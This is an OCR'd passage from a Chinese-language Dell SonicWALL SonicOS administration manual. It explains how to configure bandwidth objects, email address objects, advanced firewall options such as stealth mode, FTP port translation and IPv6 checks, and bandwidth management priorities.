
如需在访问规则、应用程序规则和操作对象中使用带宽对象的信息，请参见第 821 页的防火墙设置 > BWM。

配置带宽对象

注：您可以按照第 841 页的在访问规则中启用带宽对象中描述的步骤在访问规则中配置带宽对象，按照第 841 页的在操作对象中启用带宽对象中描述的步骤在操作对象中配置带宽对象。

添加或配置带宽对象的步骤如下：

1 转至**防火墙 > 带宽对象**。



2 单击**添加**按钮创建新带宽对象。

或

单击要更改的带宽对象的**配置**按钮。

此时会显示**添加/编辑宽带对象**对话框。



3 在**名称**字段中，输入该带宽对象的名称。

4 在**保证带宽**字段，输入该带宽对象保证为某流量类提供的带宽量。

a 从下拉菜单中，选择速率 **kbps** 或 **Mbps**。

5 在**最大带宽**字段中，输入该带宽对象为某流量类提供的最大带宽量。

a 从下拉菜单中，选择速率 **kbps** 或 **Mbps**。

> **注：**在多个流量类争夺共享带宽时，实际分配的带宽可能小于该值。

6 从**流量优先级**下拉菜单中，选择该带宽对象为某流量类提供的优先级。默认最高优先级为 **0 实时**。最低优先级是 **7**。

在多个流量类争夺共享带宽时，有最高优先级的类占先。

7 从**违反操作**下拉菜单中，选择在流量超出最大带宽设置时该带宽对象提供的操作：

- 默认情况下，**延时**指定超量的流量数据包将排队并在可能时发送。
- **丢弃**指定立即丢弃超量的流量数据包。

8 在**备注**字段中，输入该带宽对象的文字注释或描述。

9 选择**元素**选项卡。



10 在**元素的带宽设置**标题下，如果需要，选中**启用每 IP 带宽管理**选项。**最大带宽**选项随即激活。

1 输入**最大带宽**值。默认值为 **0**。

2 从下拉菜单，将速率选择为 **kbps** 或 **Mbps**。

注：在启用后，最大元素带宽设置应用于父级流量类别下的各单独 IP。

注：如需这些选项的信息，请参见第 836 页的元素带宽设置。

11 单击**确定**。

75

配置 > 电子邮件地址对象

- 第 810 页的防火墙 > 电子邮件地址对象
  - 第 810 页的配置 > 电子邮件地址对象

防火墙 > 电子邮件地址对象


您可以创建电子邮件地址对象，以供 SMTP 客户端策略使用。电子邮件地址对象可以是用户列表或整个域。如需使用电子邮件地址对象的更多信息，请参见第 731 页的关于应用程序规则和应用程序控制高级。

配置 > 电子邮件地址对象

配置电子邮件地址对象设置的步骤如下：

1 转至**防火墙 > 电子邮件地址对象**。

2 单击**添加电子邮件地址对象**。此时会显示添加/编辑电子邮件地址对象对话框。



3 在**电子邮件用户对象名称**字段中为电子邮件地址对象输入一个描述性名称。

4 对于**匹配类型**，选择：

- **精确匹配** – 如需完全匹配您提供的电子邮件地址。
- 或**部分匹配** – 如需匹配电子邮件地址的任何部分。

5 在**内容**字段，手动输入要匹配的内容：

- 方法是：
  a 输入内容。
  b 单击**添加**。
  c 重复步骤 a 和步骤 b，添加您所需要的元素数量。

  例如，要在域中匹配，请在上一步中选择**部分匹配**，然后在**内容**字段中输入 **@** 后跟域名，如：**@sonicwall.com**。要匹配单独的用户，请在上一部中选择**精确匹配**，然后在内容字段中输入完整的电子邮件地址，例如**jsmith@sonicwall.com**。
- 单击**从文件导入**，从文本文件导入元素列表。文件中的每个元素必须位于同一行。

通过使用用户列表定义电子邮件地址对象，您可以使用应用程序控制模拟群组。

6 单击**确定**。

第 10 部分

防火墙设置

- 配置高级防火墙设置
- 配置带宽管理
- 配置泛洪攻击保护
- 配置防火墙组播设置
- 管理服务质量
- 配置 **SSL** 控制

76

配置高级防火墙设置

- 第 814 页的防火墙设置 > 高级
  - 第 815 页的检测预防
  - 第 815 页的动态端口
  - 第 817 页的源路由数据包
  - 第 817 页的连接
  - 第 818 页的访问规则服务选项
  - 第 818 页的 IP 和 UDP 校验和强制
  - 第 819 页的巨型帧
  - 第 819 页的 IPv6 高级配置
  - 第 820 页的控制面攻击保护

防火墙设置 > 高级


本章节提供了用于配置检测预防、动态端口、源路由数据包、连接选择和访问规则选项的高级防火墙设置。如需配置高级访问规则选项，请选择**防火墙设置 > 高级**。



防火墙设置 > 高级页面包括以下防火墙配置选项组：


- 第 815 页的检测预防
- 第 815 页的动态端口
- 第 817 页的源路由数据包
- 第 817 页的连接
- 第 818 页的访问规则服务选项
- 第 818 页的 IP 和 UDP 校验和强制
- 第 819 页的巨型帧
- 第 819 页的 IPv6 高级配置
- 第 820 页的控制面攻击保护

检测预防



- **启用隐匿模式** - 默认情况下，安全设备响应传入的连接请求为“阻止”或“开放”。如果启用隐匿模式，安全设备将不会响应阻止的入站连接请求。隐匿模式使您的安全设备对黑客来说基本不可见。
- **随机 IP ID** - 选择**随机 IP ID** 可防止黑客使用各种检测工具检测安全设备的存在。IP 数据包是给定的随机 IP ID，它使黑客更难以获得安全设备的特征。
- **对转发通讯应用递减的 IP TTL** - 生存时间 (TTL) 是 IP 数据包中的一个值，用于告知网络路由器数据包在网络中存留的时间是否太长，是否应丢弃。选择该选项，以减少转发的且在网络中存留了一段时间的数据包的 TTL 值。
    - **从不生成 ICMP 超时的数据包** - 防火墙生成超时数据包，以在其 TTL 值已递减为零的情况下报告何时丢弃数据包。如果不想要防火墙生成这些报告数据包，可选择该选项。

动态端口



- **为服务对象，为 TCP 端口启用 FTP 转化** - 从下拉菜单中选择服务群组，以启用特定服务对象的 FTP 转化。默认情况下，已选择服务群组 FTP（全部）。

  FTP 在 TCP 端口 20 和 21 上运行，其中，端口 21 是控制端口，20 是数据端口。但是，在使用非标准端口（例如 2020、2121）时，Dell SonicWALL 默认丢弃数据包，因为无法识别其是 FTP 流量。**为服务对象，为 TCP 端口启用 FTP 转化**选项允许选择服务对象以指定 FTP 流量的自定义控制端口。

  为了说明该功能的工作方式，请参照下例，其中 FTP 服务器在监听端口 2121 的 Dell SonicWALL 之后：

  a 在**网络 > 地址对象**页面后，使用以下值为 FTP 服务器的私有 IP 地址创建**地址对象**：
    - **名称**：FTP 服务器专用
    - **区域**：LAN
    - **类型**：主机
    - **IP 地址**：192.168.168.2

  b 在**网络 > 服务**页面，使用以下值为 FTP 服务器创建自定义服务：
    - **名称**：FTP 自定义端口控件
    - **协议**：TCP(6)
    - **端口范围**：2121 - 2121

c 在**网络 > NAT 策略**页面上，创建以下 NAT 策略：



d 在**防火墙 > 访问规则**页面上，创建以下访问规则：



e 在**防火墙设置 > 高级**页面，从**为服务对象的 TCP 端口启用 FTP 转化**下拉菜单选择 **FTP 自定义端口控制**服务对象。

注：如需配置服务群组和服务对象的更多信息，请参阅第 360 页的网络 > 服务。

- **启用 Oracle 支持 (SQLNet)** - 如果您的网络安装了 Oracle9i 或更低版本的应用程序，则选中此选项。对于 Oracle10g 或更高版本的应用程序，推荐不要选中此选项。

  对于 Oracle9i 及更低版本的应用程序，数据通道端口与控制连接端口不同。启用此选项时，将会扫描 SQLNet 控制连接以获取正在协商的数据通道。找到协商的数据通道时，将为该数据通道动态创建连接条目并根据需要应用 NAT。在 SonicOS 内，SQLNet 和数据通道相互关联并作为一个会话进行处理。

  对于 Oracle10g 及更高版本的应用程序，这两个端口相同，因此无需单独跟踪数据通道端口；也就无需启用该选项。

- **启用 RTSP 转换** - 选择该选项，以支持实时数据的按需交付，例如音频和视频。RTSP（实时流协议）是一种应用程序级协议，用于控制有实时属性的数据传输。

源路由数据包




- **丢弃源路由 IP 数据包** -（默认情况下已启用）。如果要测试两个特定主机之间的流量，且您正在使用源路由，则可选中该复选框。

  IP 源路由是标准 IP 选项，它允许数据包发送方指定应使用部分或全部路由器将数据包发送至目的地。

  通常禁止使用此 IP 选项，因为窃听者可能将之用来接收数据包，方法是插入一个选项将数据包从 A 经由路由器 C 发送到 B。路由表应控制数据包所采用的路径，以免发送方或下游路由器覆盖该路径。

连接



连接一节介绍精确调整防火墙，以优化最佳吞吐量或深度数据包检测 (DPI) 服务检测到的增加的同步连接数的功能。以下 DPI 连接设置提供的安全保护级别均未更改。


- **最大 SPI 连接（DPI 服务禁用）** - 该选项不提供 SonicWALL DPI 安全服务保护，但可针对仅启用状态数据包检测的最大连接数优化防火墙。该选项应由**仅**需要状态数据包检测的网络使用，不推荐用于大多数 Dell SonicWALL 网络安全设备部署。
- **最大 DPI 连接（DPI 服务启用）** - 这是默认设置，推荐对大多数 Dell SonicWALL 网络安全设备部署使用该设置。
- **DPI 连接（DPI 服务启用并且有额外的性能优化）** - 该选项针对性能关键型部署。对于增加的防火墙 DPI 检查吞吐量，该选项将权衡最大的 DPI 连接数。

  注：在更改任何**连接**设置时，都必须重启 Dell SonicWALL 安全设备才能实施所作更改。

最大的连接数还取决于是否启用了应用程序流量和配置了外部收集器，以及特定型号 Dell SonicWALL 安全设备的实际功能。将鼠标放置在**连接**标题旁边的**问号**图标可以显示您的具体 Dell SonicWALL 安全设备各种配置变式的最大连接数弹出表格。表格中显示您的当前配置的条目。



访问规则服务选项



- **强制入站和出站 FTP 数据连接使用默认端口 20** - 默认配置允许来自端口 20 的 FTP 连接，但会将出站流量重映射到 1024 等端口。如果已选中复选框，通过安全设备的任何 FTP 数据连接都必须来自端口 20，否则连接将丢失。该事件将记录为安全设备的日志事件。
- **为流入/来自同一个接口的 LAN 网间流量应用防火墙规则** - 应用在 LAN 接口上接收的且其目标为同一个 LAN 接口的防火墙规则。通常，仅在配置了备用 LAN 子网的情况下才需要使用该选项。

IP 和 UDP 校验和强制



- **启用 IP 头校验和强制** - 选择该项以强制使用 IP 头校验和。IP 头中带有不正确校验和的数据包将丢失。默认已禁用该选项。
- **启用 UDP 校验和强制** - 选择该选项以强制使用 UDP 数据包校验和。带有不正确校验和的数据包丢失。默认已禁用该选项。

巨型帧

注：NSA 3600 及更新设备支持巨型帧。



- **启用巨型帧支持** - 启用此选项可提高吞吐量和减少待处理的以太网帧数。在有些情况下，可能不会提高吞吐量。但是，如果穿越的数据包巨大，吞吐量会有所改进。

  注：巨型帧数据包的大小为 9000 kB，会将内存需求提高 4 倍。启用巨型帧支持后，必须将接口 MTU 更改为 9000 字节，如第 254 页的配置 WAN 接口的高级设置中描述的。

IPv6 高级配置



- **丢弃 IPv6 路由头类型 0 数据包** – 选择该选项防止危害 IPv6 路由头类型 0 (RH0) 数据包的潜在 DoS 攻击。启用该设置后，将丢弃 RH0 数据包，除非其目标是 Dell SonicWALL 安全设备且剩余段数为 0。"剩余段数"表示在到达最终目标前剩余的路由段数。默认已启用。更多信息，请参见 http://tools.ietf.org/html/rfc5095。
- **为转发的流量降低 IPv6 跳数限制** – 类似于 Ipv4 TTL，选中时，当跳数限制降低到 0 时，将丢弃数据包。默认已禁用。
- **丢弃并记录网络数据包，数据包的源或目的地址已经被 RFC 保留** – 选中此选项以拒绝并记录网络数据包，数据包定义了源或目标地址，作为保留供将来定义和按照 RFC 4921 IPv6 中指定使用的地址。默认已禁用。
- **从不生成 IPv6 ICMP 超时数据包** – 默认情况下，SonicWALL 设备生成 IPv6 ICMP 超时数据包，该数据包报告设备何时因跳数限制降低到 0 而丢弃数据包。选中此选项以禁用此功能；SonicWALL 设备将不会生成这些数据包。默认情况下已选中该选项。
- **从不生成无法到达 IPv6 ICMP 目标的数据包** – 默认情况下，SonicWALL 设备生成 IPv6 ICMP 无法访问目标的数据包。选中此选项以禁用此功能；SonicWALL 设备将不会生成这些数据包。默认情况下已选中该选项。
- **从不生成 IPv6 ICMP 重定向数据包** – 默认情况下，SonicWALL 设备生成重定向数据包。选中此选项以禁用此功能；SonicWALL 设备将不会生成重定向数据包。默认情况下已选中该选项。
- **从不生成 IPv6 ICMP 参数问题数据包** – 默认情况下，SonicWALL 设备生成 IPv6 ICMP 参数问题数据包。选中此选项以禁用此功能；SonicWALL 设备将不会生成这些数据包。默认情况下已选中该选项。


- **允许使用站点-本地-单播地址** – 默认情况下，SonicWALL 设备允许站点-本地单播 (SLU) 地址，且此复选框已选中。根据当前的定义，SLU 地址不明确并且可以存在于多个站点。使用 SLU 地址可能通过泄露、含糊不清和潜在的误路由对安全造成不利影响。为避免此问题，请取消选择此复选框以防止设备使用 SLU 地址。
- **强制 IPv6 扩展头验证** – 如果想要 SonicWALL 设备检查 IPv6 扩展标头的有效性，选中此选项。默认情况下，该选项禁用。

  仅当选中此选项和选项**为转发的流量降低 IPv6 跳数限制**时，**强制 IPv6 扩展标头顺序检查**选项变为可用。（您可能需要刷新此页面。）

  - **强制 IPv6 扩展标头顺序检查** – 如果想要检查 IPv6 扩展标头的顺序，选中此选项。默认情况下，该选项禁用。
- **为 ISATAP 启用 NetBIOS 名称查询响应** – 如果想要 SonicWALL 设备生成 NetBIOS 名称以响应广播 ISATAP 查询，选中此选项。默认情况下，该选项禁用。

  注：只有配置了一个 ISATAP 隧道接口时，才能选中此选项。

控制面攻击保护



- **启用控制板泛洪攻击保护** – 如果控制面上的流量超过了在**控制板攻击保护阈值 (CPU %)**中指定的阈值，希望防火墙仅将发往该防火墙的控制流量转发到系统控制面的核心，选中此选项。默认情况下未选中该选项。

  将会丢弃超出的数据流量以优先处理合法的控制流量。这种限制可以防止过多的数据流量到达控制面的核心，过多的数据流量可能会导致系统响应变慢以及丢失潜在的网络连接。为控制流量配置的百分比可得到保证。

  - **控制板攻击保护阈值 (CPU %)** – 以百分比的形式输入攻击保护阈值。最小值为 5 (%)，最大值为 95，默认值为 **75**。

77

配置带宽管理

- 第 821 页的防火墙设置 > BWM
  - 第 821 页的理解带宽管理
  - 第 823 页的配置防火墙设置 > BWM 页面
  - 第 825 页的全局带宽管理
  - 第 835 页的高级带宽管理
  - 第 837 页的配置高级带宽管理
  - 第 844 页的升级到高级带宽管理

防火墙设置 > BWM

带宽管理 (BWM) 是将带宽资源分配给网络上的关键应用程序的一种方法。

SonicOS 通过其出站（出口）和入站（入口）BWM 管理接口提供集成流量调整机制。出口带宽管理可应用到从受信任公共区域到不受信任加密区域的流量。入口带宽管理可应用到从不受信任加密区域到受信任公共区域的流量。

主题：

- 第 821 页的理解带宽管理
- 第 823 页的配置防火墙设置 > BWM 页面
- 第 825 页的全局带宽管理
- 第 835 页的高级带宽管理
- 第 837 页的配置高级带宽管理
- 第 844 页的升级到高级带宽管理

注：尽管带宽管理是完全集成的服务质量 (QoS) 系统，在该系统中分类和调整是在单一 SonicWALL 设备上执行的，可有效消除对外部系统的依赖性，因此无需进行标记，但可以针对单个访问规则同时配置 **BWM** 和 **QoS**（第 2 层和/或第 3 层标记）。即使已对流量进行调整，这也会使这些外部系统受益于防火墙上执行的分配。如需 BWM QoS 的详细信息，请参阅第 866 页的防火墙 > QoS 映射。

理解带宽管理

Dell SonicWALL 网络安全设备使用带宽管理控制入口和出口流量。BWM 使网络管理员可以确保最小带宽，并根据管理界面的**防火墙 > 访问规则**页面上创建的访问规则设置流量的优先级。通过控制应用程序或用户的带宽量，网络管理员可以防止少量应用程序或用户消耗所有可用带宽。平衡分配给不同网络流量的带宽然后对流量分配优先级可增强网络性能。

SonicOS 提供以下八个优先级：

- 0 – 实时
- 1 – 最高

- 2 – 高
- 3 – 中高
- 4 – 中
- 5 – 中低
- 6 – 低
- 7 – 最低

有三种带宽管理类型，可以在**防火墙设置 > BWM** 页面选择：

表 120. 带宽管理类别

带宽管理类型	说明
高级	启用高级带宽管理最大出口和入口带宽限制可以通过配置带宽对象、访问规则和应用策略在任何接口上逐一配置。
全局	（默认）所有区域均可为服务分配保证的和最大的带宽以及设置流量优先级。启用接口上的全局带宽管理后，该接口的所有传输流量都会受到带宽管理的控制。 默认全局带宽管理队列： **2** – 高 **4** – 中 **6** – 低 并非由启用 BWM 的访问规则或应用程序控制策略管理的全部流量拥有默认优先级“中”。
无	禁用带宽管理。

启用接口上的**全局**带宽管理后，该接口的所有传输流量都会受到带宽管理的控制。如果带宽管理类型是**无**，有三种使用该接口的流量类型且接口的链路容量是 100 Mbps，则全部三种流量类型的累计容量为 100 Mbps。

如果带宽管理类型是**全局**，且将可用的入口和出口流量配置为 10 Mbps，则默认将全部三种流量类型发送到中等优先级队列。中等优先级队列默认具有 50% 的保证带宽和 100% 的最大带宽。如果未配置**全局**带宽管理策略，则每个流量类型的累计链路容量为 10 Mbps。

注：带宽管理的每个规则都会消耗内存进行数据包排队，因此 SonicOS 上允许排队的数据包数和规则受平台限制（值可以更改）。

术语

带宽管理 (BWM)：参阅用于调整流量或监管流量的各种算法或方法。调整通常是指管理出站流量，监管通常是指管理入站流量（又称许可控制）。有多种不同的带宽管理方法，包括各种排队和丢弃技术，每种方法都有其各自的设计强度。Dell SonicWALL 使用基于令牌基于类的排队方法进行出站和入站带宽管理，并对特定类型的入站流量使用丢弃机制。

保证的带宽：接口上声明的可用总带宽的百分比，它可始终保证特定类别的流量。适用于出站和入站带宽管理。通过所有带宽管理规则所保证的总带宽不能超过可用总带宽的 100%。SonicOS 5.0 及更高版本增强了带宽管理功能，可提供速率限制功能。现在您可以创建指定第 2、3 或 4 层网络流量的最大速率的流量策略。也可将保证的带宽设置为 0%。

入口 BWM：用于调整流量进入特定接口时的速率。对于 TCP 流量，在 TCP 窗口调整机制可以调整入口流率时会发生实际成形。对于 UDP 流量，如果 UDP 无本机反馈控件，将使用丢弃机制。

最大带宽：接口上声明的可用总带宽的百分比，用于定义特定类别的流量所允许的最大带宽。适用于出站和入站带宽管理。用作限制机制，可指定带宽速率限制。带宽管理功能已增强，可提供速率限制功能。现在您可以创建指定第 2、3 或 4 层网络流量的最大速率的流量策略。当主要 WAN 链接无法切换至不能处理足够多流量的次要连接时，将启用带宽管理。可将最大带宽设置为 0%，这将阻止所有流量。

出口 BWM：调节接口发送流量的速率。出站带宽管理使用基于贷记（或令牌）的队列系统，该系统带有 8 个优先级环，可处理按照访问规则划分的不同类型的流量。


优先级：流量分类中使用的额外维度。SonicOS 使用八个优先级值(0 = 最高，7 = 最低）包含用于带宽管理的队列结构。按照队列的优先级对其进行处理。

队列：有效地使用链路上的可用带宽。队列通常用于对分类后的流量进行排序并单独进行管理。

配置防火墙设置 > BWM 页面

先启用**防火墙设置 > BWM** 页面上的带宽管理，再启用接口/防火墙/应用程序规则上的带宽管理，然后为入口和出口流量的接口分配可用带宽，通过此方式可启用带宽管理。然后会为每个类别的网络流量分配单独的限制。通过为网络流量分配优先级，需要快速响应时间的应用程序（例如 Telnet）会优先于需要较短响应时间的流量（例如 FTP）。

要查看带宽管理配置，请转至**防火墙设置 > BWM**页面。



该页面包含以下实体：

- **带宽管理类型**选项：
  - **高级** - 任何区域都可以具有保证的和最大的带宽以及按接口分配的优先级排列流量。
  - **全局** – 所有区域均可为服务分配保证的最大带宽，同时还可设置流量优先级。
  - **无** - 禁用带宽管理。这是默认值。
- **接口 BWM 设置** – 将鼠标悬停在**问号**图标，将显示一个表格，表明是否已为多个接口上的入口和出口禁用或启用 BWM 设置。



- **全局优先级**带宽表 – 显示优先级的信息：

  注：仅当选择**全局** BWM 时，才可以使用此表格。

  - **优先级**列 – 显示优先级数字和名称。
  - **启用**列 – 选择此复选框后，将启用此优先级的优先级队列。默认情况下仅启用以下优先级：**2 高**和**6 低**。
  - **保证和最大\爆发文本框**字段 – 启用保证和**最大\爆发**速率。必须选中对应的**启用**复选框，才能使速率生效。这些速率标识为百分比。接口上配置的带宽可用于计算绝对值。所有保证的带宽总和不能超过 100%，保证的带宽不能大于每个队列的最大带宽。

重要：将**带宽管理类型**：

- 从**全局**更改为**高级**后，所有应用程序规则策略中使用的默认 BWM 操作都会自动转换为**高级 BWM** 设置。
- 从**高级**更改为**全局**时，默认的 BWM 操作转换为 **BWM 全局-中**。

您在不同类型之间切换时，防火墙不存储之前的操作优先级。您可以在**防火墙 > 应用程序规则**页面查看对话。

注：该页面的默认设置包含三个拥有预配置的最大保证带宽的优先级。优先级“中”具有最大的保证值，因为该优先级队列默认情况下用于不受带宽管理启用的策略控制的所有流量。

注：SonicWALL 设置了默认值，用于提供便于使用的带宽管理。建议您审查特定的带宽需要，并在该页面上输入对应的值。

操作对象

操作对象定义应用程序规则策略如何作用于匹配事件。您可以自定义操作，也可以选择其中一个预定义默认操作。在“应用程序规则”页面上添加或编辑策略时，预定义的操作将显示在“应用程序控制策略设置”页面上。

自定义 BWM 操作不同于默认 BWM 操作。通过在**防火墙 > 操作对象**页面上添加新操作对象并选择带宽管理操作类型，可配置自定义带宽管理操作。在带宽管理类型从**全局**更改为**高级**和从**高级**更改为**全局**后，自定义 BWM 操作和策略仍保留其优先级设置。

预定义默认操作列表中也提供了很多带宽管理操作选项。BWM 操作选项的改变取决于**防火墙设置 > BWM** 页面上的带宽管理类型设置。如果**带宽管理类型**设置为：

- **全局**，则所有八个 BWM 级别都将可用。
- **高级**，则未设置优先级。优先级通过在**防火墙 > 带宽 对象**下配置带宽对象来设置。

表 121 列出了添加策略时可用的预定义默认操作。

表 121. 添加策略默认操作

如果 BWM 类型 = 全局	如果 BWM 类型 = 高级
• BWM 全局-实时 • BWM 全局-最高 • BWM 全局-高 • BWM 全局-中高 • BWM 全局-中 • BWM 全局-中低 • BWM 全局-低 • BWM 全局-最低	• 高级 BWM 高 • 高级 BWM 中 • 高级 BWM 低

全局带宽管理

